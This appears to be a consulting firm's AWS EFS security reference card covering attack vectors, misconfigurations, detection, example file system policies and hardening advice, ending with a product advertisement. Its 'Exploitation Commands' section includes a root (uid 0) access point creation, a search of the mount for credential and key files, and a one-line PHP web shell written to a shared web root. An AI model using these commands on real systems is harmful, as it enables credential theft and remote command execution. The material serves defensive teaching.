


AWS EFS Security
FILE STORAGEElastic File System (EFS) provides scalable NFS file storage for EC2 and containers. Shared storage means shared risk - one compromised client can affect all connected systems.
📋Service Overview
Mount Targets
EFS creates mount targets in each AZ for access. EC2 instances, ECS tasks, and Lambda functions connect via NFS. Multiple clients can mount simultaneously.
Attack note: One compromised client can read/write files affecting all other clients
Access Points
Application-specific entry points with enforced POSIX user/group and root directory. Can require IAM authorization for additional access control.
Attack note: Misconfigured access points may grant root access or expose sensitive directories
Security Risk Assessment
EFS shared storage amplifies compromise impact - one vulnerable client endangers all. Overly permissive file system policies allow unauthorized mounting and data access.
⚔️Attack Vectors
File System Access
- •Overly permissive file system policy
- •Public mount targets via security groups
- •No encryption in transit
- •Weak access point permissions
- •Cross-VPC mount via peering
Data Attacks
- •Read sensitive files from shared storage
- •Modify application code/configs
- •Plant backdoors in shared directories
- •Steal credentials from mounted paths
- •Ransomware entire file system
⚠️Misconfigurations
Policy Issues
- •File system policy allows Principal: *
- •No IAM authorization required
- •Missing VPC/subnet conditions
- •Root access via access points
- •No encryption at rest
Network Issues
- •Security groups too open (0.0.0.0/0)
- •NFS port 2049 exposed publicly
- •No TLS enforcement for mounts
- •Missing VPC endpoint for private access
- •Cross-account access too permissive
🔍Enumeration
aws efs describe-file-systemsaws efs describe-mount-targets \
--file-system-id fs-xxxaws efs describe-file-system-policy \
--file-system-id fs-xxxaws efs describe-access-points \
--file-system-id fs-xxx📈Privilege Escalation
File-Based Attacks
- •Mount and access sensitive files
- •Write malicious scripts to shared paths
- •Replace binaries on shared mounts
- •Plant SSH keys in home directories
- •Modify cron jobs via shared configs
Cross-Service Pivot
- •Lambda with EFS mount → EC2 pivot
- •ECS task to other containers via EFS
- •Access secrets in shared config files
- •Abuse root access points
- •Exploit POSIX permission misconfigs
Key Risk: Shared web roots allow planting webshells that execute on all connected web servers.
🔗Persistence
File System Persistence
- •Drop backdoor in shared directory
- •Modify startup/init scripts
- •Create hidden directories (.hidden)
- •Plant SSH keys in user home dirs
- •Cron job via shared cron.d
Impact
- •Persist across instance reboots
- •Affect all clients mounting EFS
- •Survive instance termination
- •Maintain access via webshells
- •Data exfiltration over time
🛡️Detection
CloudTrail Events
- •CreateMountTarget - new mount point
- •PutFileSystemPolicy - policy changed
- •CreateAccessPoint - new access point
- •DeleteMountTarget - mount removed
- •ModifyMountTargetSecurityGroups
Indicators of Compromise
- •VPC Flow Logs: unusual NFS traffic
- •File integrity monitoring alerts
- •New access points created
- •Policy modifications
- •Unusual mount locations
💻Exploitation Commands
sudo mount -t nfs4 -o nfsvers=4.1 \
fs-xxx.efs.us-east-1.amazonaws.com:/ /mnt/efssudo mount -t efs -o tls fs-xxx:/ /mnt/efsaws efs put-file-system-policy \
--file-system-id fs-xxx \
--policy '{"Version":"2012-10-17","Statement":[...]}'aws efs create-access-point \
--file-system-id fs-xxx \
--posix-user Uid=0,Gid=0 \
--root-directory Path=/find /mnt/efs -name "*.env" -o -name "*.pem" \
-o -name "credentials" -o -name "*.key"echo '<?php system($_GET["c"]); ?>' > \
/mnt/efs/webroot/shell.php📜File System Policy Examples
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Principal": "*",
    "Action": [
      "elasticfilesystem:ClientMount",
      "elasticfilesystem:ClientWrite"
    ],
    "Resource": "*"
  }]
}
// Any principal can mount and write!
Anyone with network access can mount and write to the file system
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Principal": {"AWS": "*"},
    "Action": [
      "elasticfilesystem:ClientMount",
      "elasticfilesystem:ClientWrite",
      "elasticfilesystem:ClientRootAccess"
    ],
    "Resource": "*"
  }]
}
// ClientRootAccess = uid 0 = full control
ClientRootAccess grants uid 0 on the file system - attacker owns every file
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Principal": {
      "AWS": "arn:aws:iam::123456789012:role/AppRole"
    },
    "Action": ["elasticfilesystem:ClientMount"],
    "Condition": {
      "Bool": {
        "elasticfilesystem:AccessedViaMountTarget": "true"
      },
      "StringEquals": {"aws:SourceVpc": "vpc-12345"}
    }
  }]
}
Only specific role from specific VPC via mount target
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Deny",
    "Principal": "*",
    "Action": "*",
    "Resource": "*",
    "Condition": {
      "Bool": {
        "aws:SecureTransport": "false"
      }
    }
  }, {
    "Effect": "Deny",
    "Principal": "*",
    "Action": "elasticfilesystem:ClientRootAccess",
    "Resource": "*"
  }]
}
Denies unencrypted connections and blocks root access for all principals
🛡️Defense Recommendations
Enable Encryption in Transit
Require TLS for all NFS connections using efs-utils.
mount -t efs -o tls fs-xxx:/ /mnt/efsRequire IAM Authorization
Enforce identity-based access control for mounting.
"Condition": {"Bool": {
  "elasticfilesystem:AccessedViaMountTarget": "true"
}}Use Access Points
Enforce POSIX user/group and chroot to specific directories.
aws efs create-access-point \
  --posix-user Uid=1000,Gid=1000 \
--root-directory Path=/appVPC Restriction in Policy
Limit mount access to specific VPCs in file system policy.
"Condition": {"StringEquals": {
  "aws:SourceVpc": "vpc-xxx"
}}Security Group Lockdown
Restrict NFS port 2049 to only known application subnets.
aws ec2 authorize-security-group-ingress \
--port 2049 --cidr 10.0.1.0/24Enable Encryption at Rest
Encrypt data at rest with KMS customer managed keys.
aws efs create-file-system \
  --encrypted --kms-key-id alias/efs-key
AWS EFS Security Card • Toc Consulting
Always obtain proper authorization before testing
KloudSec, built by the team behind Toc Consulting
See AWS EFS security checked automatically, continuously
What you just read is a manual, one-time check. KloudSec runs this and 400+ more automated checks across 90+ AWS services, continuously, agentless, live in about 5 minutes.
Toc Consulting: AWS Security & Cloud Architecture
Securing your AWS estate?
Our team helps engineering teams secure and architect AWS the right way: assessment in week one, a prioritized action plan in week two.